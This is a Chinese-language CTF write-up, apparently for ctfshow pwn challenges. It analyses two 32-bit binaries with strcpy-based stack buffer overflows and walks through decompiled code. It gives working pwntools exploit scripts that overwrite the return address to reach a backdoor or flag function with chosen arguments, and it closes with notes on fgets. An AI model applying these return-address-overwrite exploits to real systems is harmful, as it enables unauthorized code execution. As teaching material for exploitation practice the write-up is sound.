

32位关闭栈保护和PIE
strcpy
查看关键函数:
int sub_8049059()
{
  int v0; // eax
  int v1; // eax
  unsigned int v2; // eax
  int v3; // eax
  const char *src; // eax
  int v6; // [esp-Ch] [ebp-84h]
  int v7; // [esp-8h] [ebp-80h]
  _BYTE v8[12]; // [esp+0h] [ebp-78h] BYREF

  char s[32]; // [esp+Ch] [ebp-6Ch] BYREF

  _BYTE v10[24]; // [esp+2Ch] [ebp-4Ch] BYREF
  _BYTE v11[24]; // [esp+44h] [ebp-34h] BYREF
  unsigned int i; // [esp+5Ch] [ebp-1Ch]

  memset(s, 0, sizeof(s));// 清空 s (32字节)
  puts("Who are you?");
  read(0, s, 0x20u); // 从标准输入读取最多 0x20 (32) 字节到 s

  std::string::operator=(&unk_804D0A0, &unk_804A350);
  std::string::operator+=(&unk_804D0A0, s);
  std::string::basic_string(v10, &unk_804D0B8);
  std::string::basic_string(v11, &unk_804D0A0);
  sub_8048F06(v8);
  std::string::~string(v11, v11, v10);
  std::string::~string(v10, v6, v7);
  if ( sub_80496D6(v8) > 1u )
  {
    std::string::operator=(&unk_804D0A0, &unk_804A350);
    v0 = sub_8049700(v8, 0);
    if ( (unsigned __int8)sub_8049722(v0, &unk_804A350) )
    {
      v1 = sub_8049700(v8, 0);
      std::string::operator+=(&unk_804D0A0, v1);
    }
    for ( i = 1; ; ++i )
    {
      v2 = sub_80496D6(v8);
      if ( v2 <= i )
        break;
      std::string::operator+=(&unk_804D0A0, "IronMan");
      v3 = sub_8049700(v8, i);
      std::string::operator+=(&unk_804D0A0, v3);
    }
  }


  src = (const char *)std::string::c_str(&unk_804D0A0);
  strcpy(s, src);
  printf("Wow!you are:%s", s);
  return sub_8049616(v8);
}
分析 :这就是本题的 真正漏洞 !


strcpy 是一个极度危险的函数,它 不检查目标缓冲区的大小 ,遇到 \x00 才停止复制。


s 只有 32 字节,但 src 的长度是由前面的 C++ 拼接逻辑决定的,完全可能大于 32 字节。


结果 :超长的数据被 strcpy 塞进 32 字节的 s 中,直接冲破边界,覆盖返回地址!read读入的(20)数量不够栈溢出,但是strcpy()替换(7个)字符,所以s变量那个(0x6c)栈又能栈溢出了
程序在下面将字符"I"替换成 了"IronMan",最后在strcpy的时候发生了溢出
正常溢出覆盖到返回地址就是 cyclic(0x6c+4) = cyclic(112) ,输入16个I刚好替换成 16
个"IronMan",刚好是112个,也就刚好覆盖到返回地址
查询字符串:

发现后门函数
exp:
from pwn import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28167)
get_flag = 0x804902E
payload = "I"*16 + p32(get_flag)
io.sendline(payload)
io.interactive()
52
32位关闭栈保护与PIE
由main到ctfshow():

看看字符串

还有个flag函数

1.尝试以只读模式 ("r") 打开根目录下的 /ctfshow_flag 文件。
如果文件不存在(!stream 为真),打印错误信息并直接 exit(0) 退出程序。
2.fgets( file get string)是C标准库中用于从文件流中读取一行字符串的函数,定义在 <stdio.h> 头文件中。它是比 gets 更安全的替代方案。
3.从文件中读取内容到字符数组 s 中,然后根据输入参数的值进行条件判断。如果输入参数的值满足特定条件,将读取的内容通过 printf 输出到屏幕,并返回字符串 s的指针。否则,返回文件读取的内容。
将n876看成a1,n877看成a2
n876和n877是函数flag的两个参数
这里我们需要让a1 = 0x36C 且a2 = 0x36D,即可获得flag
需要利用栈溢出漏洞将程序流程劫持到flag函数
payload='a'*(0x6c+4) + p32(flag) + p32(0) + p32(0x36c) + p32(0x36d)
exp:
from pwn import*
context.log_level = 'debug'
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28159)
elf = ELF('./pwn')
flag = elf.sym['flag']
payload='a'*(0x6c+4) + p32(flag) + p32(0) + p32(0x36c) + p32(0x36d)
io.sendline(payload)
io.interactive()
char *fgets(char *str, int n, FILE *stream);
fgets核心行为特点
1. 最多读取 n-1 个字符
留一个位置给字符串结束符 \0。
2. 遇到换行符 \n 会停止,但会保留换行符
这是 fgets 最显著的特点——它会把 \n 也读入缓冲区。
3. 遇到 EOF 会停止
如果读完所有字符后遇到 EOF,不会添加 \n。
4. 自动添加 \0
无论哪种情况结束,都会在末尾加上字符串终止符。
拓展: